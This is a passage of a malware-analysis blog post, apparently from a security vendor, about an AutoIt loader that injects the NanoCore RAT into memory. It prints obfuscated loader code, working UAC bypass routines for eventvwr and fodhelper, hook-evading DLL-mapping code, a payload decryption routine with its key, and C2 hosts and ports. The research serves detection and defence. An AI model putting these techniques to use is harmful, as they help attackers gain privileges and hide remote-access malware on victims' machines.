        Dim $hmsjwalxwvfabeqodbcorohbgogfajtrvudpoimolrrdrvivfa = $ilfmqgydrielttciajmelldotqibsomtyunucsdjpwvtrvln(vwmbevpgougfs("ZcYEXpeteAsOLMMlBGSaRDRBhdFkUYiWdiQmSem$kaRmtxcidOCer", 13))
        $1797321590 = 1576359254
    EndIf
    If 127 <= 149 AND 300 > 223 AND 190 < 279 AND 285 < 292 AND 218 < 297 AND $1797321590 = 82393088 Then
        ProcessExists(vwmbevpgougfs("DXAVhhR0G0Gdk7jnKt11BR0F0w", 5))
        $1797321590 = 308074614
        IsPtr(vwmbevpgougfs("qNkIBOpqrMkHmlp8yaoHENs8b65Fyx", 26))
    EndIf
    If 290 < 237 AND 118 > 110 AND 123 = 123 AND 233 >= 110 AND 293 = 293 AND $1797321590 = 123494717 Then
        Random(1796685)
        ExitLoop
    EndIf
    If 172 <= 221 AND 213 = 213 AND 300 = 300 AND 223 >= 218 AND $1797321590 = 174492660 Then
        Dim $bxbjvbxgknvkhxbkbsbtvwtcafxumomejijbgcudvfdumpkn = Execute
        Chr(2479648)
        $1797321590 = 1281998802
        Dim $s5hm$gocneuts4vfkma992uwgefxyolmijbtcbpcbgrkrstni = "+"
        Dim $70cnlynj0xshkhbmexr = 971851 * 1846217 - 618742 + 1572329 - 1794320 + 3470358
    EndIf
    If 196 <= 280 AND 134 > 100 AND 111 = 111 AND $1797321590 = 203870837 Then
        Dim $ivvqgpiuvrozsjjymenbabejdchpyjlbvddrvyjpftvvlvgru = Execute
        Dim $kuzekob2ktbljhl6avt = 1336561
        $1797321590 = 1996858960
        IsBinary(vwmbevpgougfs("52oeIshubvrvXTjse0Vp21luSKv9AypjUjYJMF8mk27Tw8mlcWqIh2jvQ3v8bcbGwllM6IN92HfcL6GwS8NnQb1a2ib", 4))
        Dim $uk9kikhb7lvisshqqigkuoc6kktctcygkuocq4s3k75jvwy9af09 = vwmbevpgougfs("8173--3508-8095-1275+8162--3911+8739--1702+-7654-3650+-4555+252+1135-2459+5035+-8158+-8346+5815-2567+2073-4341+", 63))
    EndIf
    If 174 = 174 AND 214 < 108 AND 261 < 134 AND 165 <= 209 AND 160 < 259 AND $1797321590 = 230637170 Then
        Dim $ilfmqgydrielttciajmelldotqibsomtyunucsdjpwvtrvln = Execute
        $1797321590 = 1527722593
        Random(3207565)
        Binary(vwmbevpgougfs("gSQWVbqgQGiZaNTU4T8aylqnQH4LuMFEIoUc6hDahlc0RwWgCD1Kvn14BBgngD61aNg13zXW07fmlbM4pcnBX101jUlnWutF7", 23))
    EndIf
    If 131 >= 102 AND 115 <= 268 AND 200 < 232 AND 242 > 149 AND $1797321590 = 282484464 Then
        $1797321590 = 12074217
        IsPtr(vwmbevpgougfs("K3B1aR4Yj1V4jUQ22Ebq4MpB0dfMmcQfwxcvb04XaueffD5C0zrV7d16z6CniKqkQHv5aYbKnZKrkIjkkjExryuDe", 84))
    EndIf
EndFunc

```

We have previously encountered this type of “shift” and “Loop” automatic obfuscation in previous Autolt campaigns. Following a de-obfuscation of the script we identified a couple of interesting new additions:

A UAC Bypass implementation that correlates to the OS version update:

```

Func UACbypass()
    Local $osversion = $xjkqldklyuaqbesgdowcysdodupvpqskqkarymgwoemjmuysxfid
    If 102 <= 121 AND 108 < 115 AND 276 < 281 AND 179 < 224 AND NOT IsAdmin() Then
        If 296 < 123 AND 186 < 217 AND 203 < 279 AND 170 > 169 AND 116 < 161 AND Execute('StringInStr($osVersion, "7")') Then
            EventVwrBypass()
        ElseIf 232 >= 132 AND 260 >= 256 AND 140 > 128 AND 137 <= 157 AND 101 > 99 AND Execute('StringInStr($osVersion, "8")') Then
            EventVwrBypass()
        ElseIf 125 < 244 AND 188 = 188 AND 232 = 232 AND 129 < 155 AND 243 >= 181 AND Execute('StringInStr($osVersion, "10")') Then
            FodHelperBypass()
        EndIf
    EndIf
EndFunc

Func EventVwrBypass()
    Global $2123897482 = 2090491830
    For $offprvknnhkb = 0 To "2093501"
        If 144 > 140 AND 294 >= 284 AND 230 > 161 AND 116 > 114 AND $2123897482 = 2090491830 Then
            Execute('RegWrite("HKCU\Software\Classes\mscfile\shell\open\command", "", "REG_SZ", @AutoItExe)')
            Execute('ShellExecute("eventvwr")')
            Execute('ProcessClose(@AutoItPID)')
            ExitLoop
        EndIf
    Next
EndFunc

Func FodHelperBypass()
    Global $1540852886 = 2090491830
    For $cerzhnrjoppad = 0 To "1124413"
        If 196 <= 270 AND 299 >= 244 AND 262 > 120 AND 290 > 140 AND 173 < 178 AND $1540852886 = 2090491830 Then
            Execute('DllCall("kernel32.dll", "boolean", "Wow64EnableWow64FsRedirection", "boolean", "0")')
            Execute('RegWrite("HKCU\Software\Classes\ms-settings\shell\open\command", "DelegateExecute", "REG_SZ", "Null")')
            Execute('RegWrite("HKCU\Software\Classes\ms-settings\shell\open\command", "", "REG_SZ", @AutoItExe)')
            Execute('ShellExecute("fodhelper")')
            Execute('ProcessClose(@AutoItPID)')
            ExitLoop
        EndIf
    Next
EndFunc

```

Persistence through a shortcut in the start-up directory:

Multiple hollowing modes (configurable):

14/20

In previous versions, we identified the use of simplistic RunPE for injection and hollowing of the NanoCore. However, in the current version, the shellcode was adjusted to implement known methods of bypass and evading hooks by remapping the relevant executables from the knownDlls section.

```
Func inject($wpath, $lpfile, $protect, $persist)
Global $637823612 = 2090491830
For $xjdgxcxbcuwti = 0 To "844440"
If 293 = 293 AND 143 <> 300 AND 225 <= 261 AND 164 < 173 AND $637823612 = 2090491830 Then
Local $Shellcode = "0xE9921E0000558BECB84D5A000083EC14663903740433C0EB7F8B433C813C185045000075F08"
$Shellcode &= "B4418788365F80003C38B50208B4818568B701C03D303F357894DF085C9744F8B402403C389"
$Shellcode &= "45EC8B45F88B0C828B450803CB8945F48B45F48A008845FF8A010FBE7DFF8845FE0FBEC02BF"
$Shellcode &= "8FF45F4807DFF00740B41807DFE00740485FF74D685FF7413FF45F88B45F83B45F072B933C0"
$Shellcode &= "5F5EC9C204008B45EC8B4DF80FB704488B048603C3EBE9558BEC83EC5C648B0D30000000535"
$Shellcode &= "68BF033C08945FC8945F88B490C8B49148B098B591057C745D04E744F70C745D4656E5365C7"
$Shellcode &= "45D86374696F66C745DC6E00C745BC4E744D61C745C070566965C745C4774F6653C745C8656"
$Shellcode &= "3746966C745CC6F6E8845CE3BD8750733C0E9A90000008D45D050E8DFFEF8BF88D45BC50"
$Shellcode &= "E8D4FEFFFF8945F08D45E85064A1300000008B400C8B40148B008B5810C745E87763736C66C"
$Shellcode &= "745EC656EC645EE00E8A6FEFFFF568975E4FFD003C0668945E0668945E28D45E0598945AC8D"
```

```
v2 = NtCurrentPeb()->Ldr->InMemoryOrderModuleList.Flink->Flink[2].Flink;
v19 = 1884255310;
v20 = 1699966565;
v21 = 1869182051;
v22 = 110;
v13 = 1632465998;
v14 = 1701402224;
v15 = 1399213943;
v16 = 1769235301;
v17 = 28271;
v18 = 0;
if ( !v2 )
goto LABEL_8;
NtOpenSection = (int (__stdcall *)(int *, signed int, int *))GetProcAddressCustom((int)v2, (char *)&v19);
NtMapViewOfSection = (int (__stdcall *)(int, signed int, int *, _DWORD, _DWORD, int *, signed int, _DWORD, signed int))GetProcAddressCustom((int)v2, (char *)&v13);
v5 = NtCurrentPeb()->Ldr->InMemoryOrderModuleList.Flink->Flink[2].Flink;
v26 = 1819501431;
v27 = 28261;
v28 = 0;
v6 = (int (__cdecl *)(int))GetProcAddressCustom((int)v5, (char *)&v26);
v25 = v1;
v23 = 2 * v6(v1);
v24 = v23;
v9 = &v23;
v7 = 24;
v8 = 0;
v10 = 64;
v11 = 0;
v12 = 0;
if ( NtOpenSection(&v30, 12, &v7) < 0 )
goto LABEL_8;
if ( NtMapViewOfSection(v30, -1, &v32, 0, 0, 0, &v31, 1, 0, 2) >= 0 )
result = v32;
else
LABEL_8:
result = 0;
return result;
```

The dlls that are mapped using NtOpenSection on the KnownDlls directory handle are:

\KnownDlls32\advapi32.dll

\KnownDlls32\kernel32.dll

\KnownDlls32\ntdll.dll

\KnownDlls32\user32.dll

\KnownDlls32\Ole32.dll

```

1061     advapi32 = MapDllEvadeHooks((int)&v143);
1062     if ( !advapi32 )
1063         advapi32 = MapDllEvadeHooks((int)&v149);
1064     ntdll = MapDllEvadeHooks((int)&v142);
1065     if ( !ntdll )
1066         ntdll = MapDllEvadeHooks((int)&v147);
1067     kernel32 = MapDllEvadeHooks((int)&v151);
1068     if ( !kernel32 )
1069         kernel32 = MapDllEvadeHooks((int)&v145);
1070     user32 = MapDllEvadeHooks((int)&v150);
1071     if ( !user32 )
1072         user32 = MapDllEvadeHooks((int)&v148);
1073     ole32 = MapDllEvadeHooks((int)&v146);
1074     if ( !ole32 )
1075         ole32 = MapDllEvadeHooks((int)&v144);
1076     v109 = kernel32;
1077     GetProcAddress = (int (__stdcall *) (int)) GetProcAddressCustom(kernel32, v595);
1078     LoadLibraryA = (int (__stdcall *) (int *)) GetProcAddressCustom(v109, (char *)&v618);
1079     hOle32 = LoadLibraryA(&v578);
1080     CreateProcessW = GetProcAddressCustom(kernel32, (char *)&v400);
1081     ...

```

AES Decryption of the NanoCore Payload:

The payload is decrypted using AES_256 algorithm (0x6610).

```

NanoCore $<= "4FE7FA92ADF2B883D1F3B35A14E8D3AB90DA2760EF34EE70AD2C3EF21B0352A50414ABAABAB639DFF1CBBC5C686002032349F88FBA701EB18A53A314576141AE29D99174FF71AA35465965F4CF
NanoCore $<= "4CAF320A02492E46F309DFB47C44984B5D31CE402DA1A127841096623E9696CEB2C41EC20CF578BF0CC9D38E5FABAC29D0512F28D28876C2B009ADEC1248E9E4523432B7F48D0892DCE886478BDE8D8F
NanoCore $<= "9CE14B7013956D4584C1D94FCD0798356FA695F2F85F5109F46FFB8D05FF11F62F1CD7D68CD580C866779089E900831F4290B137BA0E5F70D17E31E45B31D6186FF74937A93F649781B946CFDC630149
NanoCore $<= "430A32878125A560FE71E2EC008E1CAF8306A4878474B83D05E268411382AAE0584962102420398B98052CCB2D39C3B2A6DE3D08DEC21ADF7A50418A49EEE4D004B1F77B5B1879F8D6C090DFFEE34CD8C
NanoCore $<= "D132FD0D0C5F24548A2B2E848A7EF3D658237646920F7A96502AC929331611FEA9D1B72D3C1DFAE819960896790C8FA0FE854234B12E6762B5539FE82622F70CF20EF2A7B9FE5035560F083AE4F88A12A
NanoCore $<= "20EAFB00CB76C523822C38D05388FF4CA7E8CC3C8997AB0B680BCDD87E1D680B320D193D879D008D190B02694CD1ED2E41382D0959F192A7E5842896EA874320316C4D6236AD1E0169476E708518FE31
NanoCore $<= "72C672BDBEBE81317910E9BE75F6DC89686471118DEF6D61EF50620AE3E9968AB8418E60451E99598050F80B6A0235DE4DF04EGG531A2D93AA31D091F167C3BED2F5973AD663E59CE5C70294958
NanoCore $<= "1CD0A710140777056F24263B0E564845E133385100FAD019161D0F00507012CF0A035421772A00AE970A2236C0B529604843A9C518D04A13ECB4136CD4F4083F7798905A5C4B3A31D2A11D6C4F130F
NanoCore $<= "F0087D2665325A156D0D59F04A489296DA8F2DAF7DAAC6815CA0544980D7688F8F69F7360814AC9798F31D386B4132AD5CD7E4B5599F5488C260059B3E0F8EC08680F1F5FE280D55601303E298F2042E
NanoCore $<= "51F5FB82B3C48A9842F3EE091A71F077AFBAF0721806C70D580139191B8B318465C41AD4F98649A038C9DAEC08604A84447CB03FEFF23F04953B2BFD1FAF51E4511538FF26AAEA6214C61FCF8544A3
NanoCore $<= "3C07AAE658352755080E9FF6239068AA00F1B404EEDA87C94AD15EC568317E6EABC40C0820C4CE56A7154462E5D1C459D2A508D0A1F206CE360359014F9A6AFCDD43B69898DBA23D634F0E"
NanoCore = decrypt($NanoCore, "0xE69776F6B7863736F716FD079616F7962797A727678757765667067666A746D", "-1")
injectionWrapper()
EndFunc

Func injectionWrapper()
    Dim $upath = "3" ; RegSvcs.exe
    Dim $protect = False
    Dim $persist = True
    Dim $ipfile = $NanoCore
    inject($upath, $ipfile, $protect, $persist)
EndFunc

```

```

Func decrypt($ed, $ck, $rt)
    Global $1807550990 = 174492660
    For $odbeljwunrlt = 0 To "1759701"
        If 279 < 290 AND 156 <= 169 AND 189 >= 170 AND 293 >= 184 AND $1807550990 = 174492660 Then
            Local $tbuff
            Local $ttempstruct
            Local $iplaintextsize
            Local $vreturn
            $ed = tnrbsjkgu($ed, $rt)
            Local $dllhandle = Execute('DllOpen("Advapi32.dll")')
            Local $sret = Execute('DllCall($dllhandle, "bool", "CryptAcquireContext", "handle", 0, "ptr", 0, "ptr", 0, "dword", 24, "dword", "0xF0000000")')
            Local $sretres = Execute("$sret[1]")
            $sret = Execute('DllCall($dllhandle, "bool", "CryptCreateHash", "handle", $sretRes, "uint", "0x00008003", "ptr", 0, "dword", 0, "handle", 0)')
            $hCryptHash = Execute("$sret[5]")
            $tbuff = Execute('DllStructCreate("byte[" & BinaryLen($ck) & "]"')
            Execute('DllStructSetData($tBuff, Execute(1), $ck)')
            $sret = Execute('DllCall($dllhandle, "bool", "CryptHashData", "handle", $hCryptHash, "struct*", $tBuff, "dword", DllStructGetSize($tBuff), "dword", 1)')
            $sret = Execute('DllCall($dllhandle, "bool", "CryptDeriveKey", "handle", $sretRes, "uint", "0x00006610", "handle", $hCryptHash, "dword", "0x00000001", "handle", 0)')
            $vreturn = Execute("$sret[5]")
            Execute('DllCall($dllhandle, "bool", "CryptDestroyHash", "handle", $hCryptHash)')
            $ck = $vreturn
            $tbuff = Execute('DllStructCreate("byte[" & BinaryLen($ed) + "1000" & "]"')
            Execute('DllStructSetData($tBuff, Execute(1), $ed)')
            $sret = Execute('DllCall($dllhandle, "bool", "CryptDecrypt", "handle", $ck, "handle", 0, "bool", Execute("True"), "dword", 0, "struct*", $tBuff, "dword", BinaryLen($ed)')
            $iplaintextsize = Execute("$sret[6]")
            $ttempstruct = Execute('DllStructCreate("byte[" & $iplaintextsize + 1 & "]"', DllStructGetPtr($tBuff))')
            $vreturn = Execute('BinaryMid(DllStructGetData($tTempStruct, Execute(1)), 1, $iplaintextsize)')
            $sret = Execute('DllCall($dllhandle, "bool", "CryptDestroyKey", "handle", $ck)')
            Execute('DllCall($dllhandle, "bool", "CryptReleaseContext", "handle", $sretRes, "dword", 0)')
            Execute('DllClose($dllhandle)')
            Return Execute('Binary($vReturn)')
        EndIf
    Next
EndFunc


Local $NanoCore
Main()

Func Main()
    Persist("appgmmts.exe", "AppVEntSubsystems64")
    Gosleep("124", "30000")
    $NanoCore &= "0x1BE089F992AE44AE8596BB26AFA75F83264F477F836ADFBAAD69B73E4E5B9A88C6903B0B0E6333EE0F86162EF41AABF2284226CEAE510AC331C162D8043231788249AFB597DCD2A3EC469D3068F5588DBAD
    $NanoCore &= "2D73C2AC50EA4210567CF494CADD7FFDF371768A1C0119FB6084A9B0C3B866D7B8869E0967BE436CD5618B97C0E0360BC0A9AD7C8A3655E2158EE7C8BF8677C1B31C7B11FA3B71C9C8060F55FA7F4DF8942E"

```

NanoCore decrypted settings:

The compiled NanoCore client embeds the encrypted plugins and settings as part of its file resources.



Below is the decrypted settings snapshot from the three described instances of NanoCore.

Value	Value	Value
0x00000006	0x00000006	0x00000006
{11/23/2014 1:09:01 AM}	{11/23/2014 1:09:01 AM}	{11/23/2014 1:09:01 AM}
(byte[0x00004E00])	(byte[0x00004E00])	(byte[0x00004E00])
{2441ccc7-e521-6225-4a86-bbbd0ea9b98f}	{2441ccc7-e521-6225-4a86-bbbd0ea9b98f}	{2441ccc7-e521-6225-4a86-bbbd0ea9b98f}
{2/22/2015 12:50:08 AM}	{2/22/2015 12:50:08 AM}	{2/22/2015 12:50:08 AM}
"SurveillanceEx Plugin"	"SurveillanceEx Plugin"	"SurveillanceEx Plugin"
(byte[0x00018800])	(byte[0x00018800])	(byte[0x00018800])
0x0000003E	0x00000040	0x0000003E
"KeyboardLogging"	"KeyboardLogging"	"KeyboardLogging"
true	true	true
"BuildTime"	"BuildTime"	"BuildTime"
{4/18/2018 1:20:53 PM}	{7/22/2019 7:42:39 PM}	{9/24/2019 7:39:16 AM}
"Version"	"Version"	"Version"
{1.2.2.0}	{1.2.2.0}	{1.2.2.0}
"Mutex"	"Mutex"	"Mutex"
{357be4a6-765b-4ac6-bf81-fd9a7c9ef541}	{aca9a350-0554-445e-9149-d689e6dded8d}	{6d432fa9-c306-40ef-893a-136bcb3b910}
"DefaultGroup"	"DefaultGroup"	"DefaultGroup"
"GODBLESSUS18418"	"Default"	"Dobry"
"PrimaryConnectionHost"	"PrimaryConnectionHost"	"PrimaryConnectionHost"
"alachaso123.hopto.org"	"akin.hopto.org"	"antihunger.dynu.net"
"BackupConnectionHost"	"BackupConnectionHost"	"BackupConnectionHost"
"alachaso123.hopto.org"	"194.5.98.137"	"127.0.0.1"
"ConnectionPort"	"ConnectionPort"	"ConnectionPort"
0xD6C8	0x215B	0x266A
"RunOnStartup"	"RunOnStartup"	"RunOnStartup"
false	true	false
"RequestElevation"	"RequestElevation"	"RequestElevation"
false	false	false
"BypassUserAccountControl"	"BypassUserAccountControl"	"BypassUserAccountControl"
false	true	false
"ClearZoneIdentifier"	"BypassUserAccountControlData"	"ClearZoneIdentifier"
		true
		"ClearAccessControl"

Conclusions

This research further exposes the tendency of adversaries to abuse memory for the execution of known RAT families that are otherwise easily detected when downloaded to disk. We also see a drastic increase in sophistication over the last year through moving more and more of the attack stages into the memory while using a legitimate Windows process to bypass whitelisting.

Adversaries have the advantage of what, when and where:

- Adversaries can choose where to inject their malicious code and when to execute it while the defenders can not scan the full memory of a process in every possible millisecond without a significant impact on the time and resources.

The only possible way to cope with such risk is by looking at things differently by applying preventive measures.


, כמו גם בקורות מונעות נוספות כגון צמצום משטחי התקפה ו/או הגבלת בקרת גישה נאותה, יוכלו הגנה אוטומטית מפני מטרות נעות לסייע במתן סיכון כזה.

מורפיסק מונעת את כל ההתקפות המתוארות על ידי יישום הגנה מפני מטרות נעות על זיכרון התהליך.

Get the ransomware-free guarantee

Morphisec stops 100% of ransomware attacks at the endpoint

Get a demo



אודות המחבר



מעבדות מורפיסק


מעבדות מורפיסק חוקרות באופן רציף איומים כדי לשפר את ההגנות ולשתף תובנות עם קהילת הסייבר הרחבה יותר. הצוות משתף פעולה באופן מתמשך עם חוקרים מובילים בספקטרום אבטחת הסייבר ומחויב לטיפול שיתופי פעולה, שיתוף נתונים והצעת סיוע חקירתי.

העתקת קישור


הישאר מעודכן

קבלו את המשאבים, החדשות ומחקר האיומים העדכניים ביותר ישירות לתיבת הדואר הנכנס שלכם.

המשך קריאה



בלוג



בלוג

זה עכשיו בעוזר הבינה המלאכותית שלכם: גל 3
של שי-חולוד ותולעת מיאזמה שמכוונות ל-npm

תוכנת כופר שלא יכולה לפענח: VECT

מטה עולמי

122 Grand St, 10013 בניו יורק, בניו יורק

מרכז המחקר והפיתוח של מורפיסק

רחוב האנגריה 77, באר שבע, ישראל



תנאים

פרטיות

עוגיות

© 2026 מורפיסק. כל הזכויות שמורות.